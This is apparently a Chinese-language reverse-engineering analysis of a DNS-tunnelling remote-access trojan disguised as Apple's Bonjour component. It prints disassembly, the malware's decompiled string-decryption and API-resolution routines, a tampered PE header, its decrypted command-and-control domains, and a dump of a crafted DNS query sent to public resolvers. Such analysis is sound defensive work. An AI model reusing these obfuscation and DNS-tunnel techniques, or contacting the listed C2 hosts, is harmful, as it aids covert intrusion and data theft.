seg000:00000EDB 8B 85 30 FE FF FF     mov     eax, [ebp-1D0h]
seg000:00000EE1 8B 4D F8              mov     ecx, [ebp-8]
seg000:00000EE4 03 48 3C              add     ecx, [eax+3Ch]
seg000:00000EE7 89 8D DC FE FF FF     mov     [ebp-124h], ecx
seg000:00000EED 8B 95 DC FE FF FF     mov     edx, [ebp-124h]
seg000:00000EF3 8B 45 F8              mov     eax, [ebp-8]
seg000:00000EF6 03 42 28              add     eax, [edx+28h]
seg000:00000EF9 89 85 D4 FE FF FF     mov     [ebp-12Ch], eax
seg000:00000EFF 8B 8D DC FE FF FF     mov     ecx, [ebp-124h]
seg000:00000F05 0F B7 51 16           movzx   edx, word ptr [ecx+16h]
seg000:00000F09 81 E2 00 20 00 00     and     edx, 2000h
seg000:00000F0F 75 17                 jnz     short loc_F28
seg000:00000F11 8B 85 D4 FE FF FF     mov     eax, [ebp-12Ch]
seg000:00000F17 89 85 7C FE FF FF     mov     [ebp-184h], eax
seg000:00000F1D FF 95 7C FE FF FF     call    dword ptr [ebp-184h] ; 展开的PE的入口
seg000:00000F23 89 45 80              mov     [ebp-80h], eax
seg000:00000F26 EB 28                 jmp     short loc_F50
```

下图为内存中加载的 PE 的 OEP 处：




```
00B34BBF    E8 0B280000     call    00B373CF
00B34BC4  ^ E9 89FEFFFF     jmp     00B34A52
00B34BC9    8BFF            mov     edi, edi
00B34BCB    55              push    ebp
00B34BCC    8BEC            mov     ebp, esp
00B34BCE    5D              pop     ebp
00B34BCF  ⌄ E9 C1050000     jmp     00B35195
00B34BD4    3B0D 40A1B400   cmp     ecx, dword ptr [B4A140]
00B34BDA  ⌄ 75 02           jnz     short 00B34BDE
00B34BDC    F3:             prefix rep:
00B34BDD    C3              retn
00B34BDE  ⌄ E9 87280000     jmp     00B3746A
00B34BE3    8BFF            mov     edi, edi
00B34BE5    55              push    ebp
00B34BE6    8BEC            mov     ebp, esp
00B34BE8    8B45 14         mov     eax, dword ptr [ebp+14]
```

将此 PE 文件提取出来，我们发现文件的 PE 头和 NT 头的标志被故意修改了，PE 头被改为 0×4567，NT 头被改为 0×12345678，如图：



```
Offset     0  1  2  3  4  5  6  7   8  9 10 11 12 13 14 15
00000000  67 45 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  gE..........ÿÿ..
00000016  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ¸.......@.......
00000032  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000048  00 00 00 00 00 00 00 00  00 00 00 00 F0 00 00 00  ............ð...
00000064  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000080  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
00000096  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS 
00000112  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
00000128  1A BB 9F D2 5E DA F1 81  5E DA F1 81 5E DA F1 81  .»ŸÒ^Úñ.^Úñ.^Úñ.
00000144  45 47 5B 81 31 DA F1 81  45 47 6F 81 4D DA F1 81  EG[.1Úñ.EGo.MÚñ.
00000160  57 A2 62 81 5D DA F1 81  5E DA F0 81 07 DA F1 81  W¢b.]Úñ.^Úð..Úñ.
00000176  45 47 5A 81 72 DA F1 81  45 47 5E 81 5F DA F1 81  EGZ.rÚñ.EG^._Úñ.
00000192  45 47 6B 81 5F DA F1 81  45 47 6C 81 5F DA F1 81  EGk._Úñ.EGl._Úñ.
00000208  52 69 63 68 5E DA F1 81  00 00 00 00 00 00 00 00  Rich^Úñ.........
00000224  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000240  78 56 34 12 4C 01 05 00  C9 1E DC 52 00 00 00 00  xV4.L...É.ÜR....
00000256  00 00 00 00 E0 00 02 01  0B 01 0A 00 00 02 02 00  ....à...........
00000272  00 B4 00 00 00 00 00 00  BF 4B 01 00 00 10 00 00  .´......¿K......
00000288  00 20 02 00 00 00 40 00  00 10 00 00 00 02 00 00  . ....@.........
00000304  05 00 01 00 00 00 00 00  05 00 01 00 00 00 00 00  ................
00000320  00 20 03 00 00 04 00 00  E7 AD 03 00 02 00 40 81  . ......ç....@.
00000336  00 00 10 00 00 10 00 00  00 00 10 00 00 10 00 00  ................
00000352  00 00 00 00 10 00 00 00  00 00 00 00 00 00 00 00  ................
00000368  48 92 02 00 28 00 00 00  00 E0 02 00 EC 05 00 00  H’..(....à..ì...
```


把此 2 处修改后，恢复正常 PE 的结构，可以查看 PE 的基本信息如下，版本信息伪装来自苹果公司：



```
Length Of Struc: 02ECh
Length Of Value: 0034h
Type Of Struc:   0000h
Info:            VS_VERSION_INFO
Signature:       FEEF04BDh
Struc Version:   1.0
File Version:    3.1.0.1
Product Version: 3.1.0.1
File Flags Mask: 0.63
File Flags:
File OS:         NT (WINDOWS32)
File Type:       UNKNOWN
File SubType:    UNKNOWN
File Date:       00:00:00  00/00/0000

     Struc has Child(ren). Size: 656 bytes.

Child Type:          StringFileInfo
Language/Code Page:  1033/1200
CompanyName:         Apple Inc.
FileDescription:     Bonjour Namespace Provider
FileVersion:         3.1.0.1
InternalName:        mdnsNSP.exe
LegalCopyright:      Copyright (c) 2003-2015 Apple Inc.
OriginalFilename:    mdnsNSP.exe
ProductName:         Bonjour
ProductVersion:      3.1.0.1

Child Type:          VarFileInfo
Translation:         1033/1200
```

远控程序分析

该文件是一个 EXE 程序，功能为支持 DNSTunnel 通信的远控 Server。程序中的字符串都做了简单的加密处理，下图为入口处初始化用到的 API 的地址：




```
                                      // 0012FAFC   0012FB10  ASCII "SendMessageTimeoutW"
   || !sub_401380()                   // 0012FB00   0012FB18  ASCII "CommandLineToArgvW"
                                      // 0012FB04   0012FB2C  ASCII "SHCreateDirectory"
   || !sub_401530()                   // 0012FB10   0012FB34  ASCII "SHGetValueA"
                                      // 0012FB14   0012FB28  ASCII "SHSetValueA"
   || !sub_4015E0()                   // 0012F914   0012FA64  ASCII "CreateProcessW"
                                      // 0012F918   0012FA08  ASCII "GetComputerNameW"
                                      // 0012F91C   0012FA1C  ASCII "TerminateProcess"
                                      // 0012F920   0012FA54  ASCII "FindFirstFileW"
                                      // 0012F924   0012FA84  ASCII "FindNextFileW"
                                      // 0012F928   0012F9B0  ASCII "GetLogicalDriveStringsW"
                                      // 0012F92C   0012FAB4  ASCII "DeleteFileW"
                                      // 0012F930   0012FB14  ASCII "MoveFileW"
                                      // 0012F934   0012FB08  ASCII "FindClose"
                                      // 0012F938   0012FA30  ASCII "RemoveDirectoryW"
                                      // 0012F93C   0012FAD8  ASCII "CreateFileW"
                                      // 0012F940   0012FB20  ASCII "ReadFile"
                                      // 0012F944   0012FAFC  ASCII "WriteFile"
                                      // 0012F948   0012FAF0  ASCII "CreatePipe"
                                      // 0012F94C   0012F9C8  ASCII "SetHandleInformation"
                                      // 0012F950   0012FA94  ASCII "PeekNamedPipe"
                                      // 0012F954   0012F994  ASCII "ExpandEnvironmentStringsW"
                                      // 0012F958   0012FA74  ASCII "GetVersionExW"
                                      // 0012F95C   0012F9E0  ASCII "GetCurrentProcessId"
                                      // 0012F960   0012FAA4  ASCII "VirtualAlloc"
                                      // 0012F964   0012F9F4  ASCII "WaitForSingleObject"
                                      // 0012F968   0012FACC  ASCII "GetFileSize"
                                      // 0012F96C   0012FA44  ASCII "SetFilePointer"
                                      // 0012F970   0012FB2C  ASCII "LockFile"
                                      // 0012F974   0012FAE4  ASCII "UnlockFile"
                                      // 0012F978   0012FB38  ASCII "Sleep"
                                      // 0012F97C   0012FAC0  ASCII "FreeLibrary"
   || !sub_401B60()
   || !sub_401C10()                   // 0012FB10   0012FB28  ASCII "GetAdaptersAddresses"
                                      //
                                      //
   || !sub_401CB0() )                 // 0012FA50   0012FAD8  ASCII "WSAStartup"
                                      // 0012FA54   0012FAB0  ASCII "WSAGetLastError"
                                      // 0012FA58   0012FB20  ASCII "htons"
                                      // 0012FA5C   0012FB28  ASCII "ntohs"
                                      // 0012FA60   0012FAE4  ASCII "inet_addr"
                                      // 0012FA64   0012FB08  ASCII "connect"
                                      // 0012FA68   0012FB18  ASCII "socket"
                                      // 0012FA6C   0012FACC  ASCII "setsockopt"
                                      // 0012FA70   0012FB38  ASCII "send"
                                      // 0012FA74   0012FB30  ASCII "recv"
                                      // 0012FA78   0012FAF0  ASCII "shutdown"
                                      // 0012FA7C   0012FAC0  ASCII "closesocket"
                                      // 0012FA80   0012FA9C  ASCII "WSAAddressToStringA"
                                      // 0012FA84   0012FB10  ASCII "sendto"
                                      // 0012FA88   0012FAFC  ASCII "recvfrom"
```

解密算法有 2 种，一种是单字节+0×80 获取 ASCII 的明文字符串，另一种为双字节+0×80 获取 UNICODE 的明文字符串：

1、 解密 DLL 模块名的函数如下：


解密函数是每 2 个字节加上 0×80，遇到 0 结束，得到模块的字符串：




```
v6 = 0xFFE4FFC1;
v7 = 0xFFE1FFF6;
v8 = 0xFFE9FFF0;
v9 = 0xFFB2FFB3;
v0 = &v6;
do
{
  *(_WORD *)v0 += 128;
  v0 = (int *)((char *)v0 + 2);                    // 获取DLL的字符串
}
while ( *(_WORD *)v0 );
```

2、 解密 API 函数的的函数：

每一个字节+0×80，遇到 0 结束，得到明文的字符串：




```
v24 = 0xD5F4E5C7;
v25 = 0xCEF2E5F3;
v26 = 0xD7E5EDE1;
v27 = 0;
v15 = 0xD4F4E5D3;
v16 = 0xE1E5F2E8;
v17 = 0xEBEFD4E4;
v18 = 0xEEE5u;
v19 = 0;
v11 = 0xEEE5F0CF;
v12 = 0xE5F2E8D4;
v13 = 0xEFD4E4E1;
v14 = 0xEEE5EB;
v20 = 0xE5F6E5D2;
v21 = 0xEFD4F4F2;
v22 = 0xE6ECE5D3;
```




```
v21 = 0;
if ( a3 <= 0 )
  return 1;
v6 = (const char **)v4;
v20 = v4;
v16 = a4 - v4;
while ( 1 )
{
  v7 = *v6;
  v8 = *v6;
  for ( i = *v6; *v8; ++v8 )
    *v8 += 0x80u;
  v9 = *(_DWORD *)((char *)v5 + *((_DWORD *)v5 + 15) + 0x78);
  v10 = 0;
```

然后通过枚举模块导出表的形式获取函数的地址并存到参数里：




```
  v9 = *(_DWORD *)((char *)v5 + *((_DWORD *)v5 + 15) + 0x78);
  v10 = 0;
  v17 = (int)v5 + v9;
  v11 = (_DWORD *)((char *)v5 + *(_DWORD *)((char *)v5 + v9 + 0x20));
  v22 = 0;
  v18 = *(_DWORD *)((char *)v5 + v9 + 24);
  if ( v18 )
  {
    while ( 1 )
    {
      v12 = strlen(v7) + 1;
      v13 = (char *)v5 + *v11;
      v14 = v7;
      if ( v12 < 4 )
      {
LABEL_11:
        if ( !v12 || *v14 == *v13 && (v12 <= 1 || v14[1] == v13[1] && (v12 <= 2 || v14[2] == v13[2])) )
        {
          v10 = (int)v5
              + *(_DWORD *)((char *)v5
                            + 4 * *(unsigned __int16 *)((char *)v5 + 2 * v22 + *(_DWORD *)(v17 + 36))
                            + *(_DWORD *)(v17 + 28));
          break;
        }
      }
      else
      {
        while ( *(_DWORD *)v13 == *(_DWORD *)v14 )
        {
          v12 -= 4;
          v14 += 4;
          v13 += 4;
          if ( v12 < 4 )
            goto LABEL_11;
        }
      }
      ++v11;
      if ( ++v22 >= v18 )
      {
        v10 = 0;
        break;
      }
      v7 = i;
    }
  }
  *(_DWORD *)(v16 + v20) = v10;
  if ( !v10 )
    return 0;
  v6 = (const char **)(v20 + 4);
```

解密出域名，解密的算法一样：



```
LOBYTE(v255) = 3;
v228 = 0xECE7AEFA;
v229 = 0xF0F0E1AD;
v230 = 0xF4EFF0F3;
v231 = 0xE7F2EFAE;
v232 = 0;
for ( j = &v228; *(_BYTE *)j; j = (int *)((char *)j + 1) )
  *(_BYTE *)j += -128;
v220 = 0xE1E6AEFA;
v221 = 0xE5E3u;
v222 = 0xE2u;
v223 = 239;
v224 = 239;
v225 = 0xE4E3ADEB;
v226 = 0xE5EEAEEE;
v227 = 244;
for ( k = &v220; *(_BYTE *)k; k = (int *)((char *)k + 1) )
  *(_BYTE *)k += -128;
v248 = -202461446;
v249 = -219810319;
v250 = -437342471;
v251 = 244;
for ( l = &v248; *(_BYTE *)l; l = (int *)((char *)l + 1) )
  *(_BYTE *)l += -128;
v233 = 0xAEFAu;
v234 = 0xF4u;
v235 = 239;
v236 = 0xE8EEu;
v237 = 239;
v238 = 0xEEE9E4EC;
v239 = 0xAEE7u;
v240 = 0xE3u;
v241 = 239;
v242 = 237;
for ( m = &v233; *(_BYTE *)m; m = (__int16 *)((char *)m + 1) )
```

解密出的域名如下：




```
0012FEAC   譕烴■.z.facebook-cdn.net..z.gl-appspot.org.孄Ez.tonholding.com
0012FEEC  .?..@??■.@rA.N■鍗z.nsquery.net.B.,ÿ■.?B.妹嶷L?.?■.?B. ...
```

```
facebook-cdn.net

z.gl-appspot.org

z.tonholding.com

z.nsquery.net
```


使用 UDP 协议连接 8.8.8.8（Google DNS 服务器）的 53 端口或

208.67.222.222 （OpenDNS）的 53 端口；




```
00403360  .  B9 02000000   mov    ecx, 2
00403365  .  52            push   edx                              ┌NetShort
00403366  .  897D D8       mov    dword ptr [ebp-28], edi          │
00403369  .  8945 E2       mov    dword ptr [ebp-1E], eax          │
0040336C  .  8945 E6       mov    dword ptr [ebp-1A], eax          │
0040336F  .  8945 EA       mov    dword ptr [ebp-16], eax          │
00403372  .  66:8945 EE    mov    word ptr [ebp-12], ax            │
00403376  .  66:894D E0    mov    word ptr [ebp-20], cx            │
0040337A  .  FF15 48BE420( call   dword ptr [42BE48]               └ntohs
00403380  .  53            push   ebx                              ┌pAddr
00403381  .  66:8945 E2    mov    word ptr [ebp-1E], ax            │
00403385  .  FF15 50BE420( call   dword ptr [42BE50]               └inet_addr
0040338B  .  8945 E4       mov    dword ptr [ebp-1C], eax
0040338E  .  8B46 04       mov    eax, dword ptr [esi+4]
00403391  .  C745 D0 1000( mov    dword ptr [ebp-30], 10
00403398  .  83F8 FF       cmp    eax, -1
0040339B  .. 75 0C         jnz    short 004033A9

003A29F8  38 2E 38 2E 38 2E 38 00 6D 00 20 00 46 00 69 00  8.8.8.8.m. .F.i.
003A2A08  07 00 00 00 0F 00 00 00 43 00 6F 00 32 30 38 2E  ■...■...C.o.208.
003A2A18  36 37 2E 32 32 32 2E 32 32 32 00 00 0E 00 00 00  67.222.222..■...
003A2A28  0F 00 00 00 4F 00 4D 00 31 39 32 2E 31 36 38 2E  ■...O.M.192.168.
003A2A38  34 37 2E 32 00 00 4D 00 0C 00 00 00 0F 00 00 00  47.2..M.....■...
```

调用 sendto 把符合 DNS 请求格式的数据包发送出去:



```
003A2C88  0C 24 01 00 00 01 00 00 00 00 00 00 20 41 41 41  .$..... AAA
003A2C98  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
003A2CA8  41 41 41 41 41 41 41 41 41 41 4D 79 34 01 7A 0A  AAAAAAAAAAMy4.z.
003A2CB8  67 6C 2D 61 70 70 73 70 6F 74 03 6F 72 67 00 00  gl-appspot org..
003A2CC8  0A 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003A2CD8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003A2CE8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003A2CF8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

0012FABC  004033C2  ┌CALL 到 sendto 来自 newpe2_-.004033BC
0012FAC0  000000A8  │Socket = A8
0012FAC4  003A2C88  │Data = 003A2C88
0012FAC8  00000118  │DataSize = 118 (280.)
0012FACC  00000000  │Flags = 0
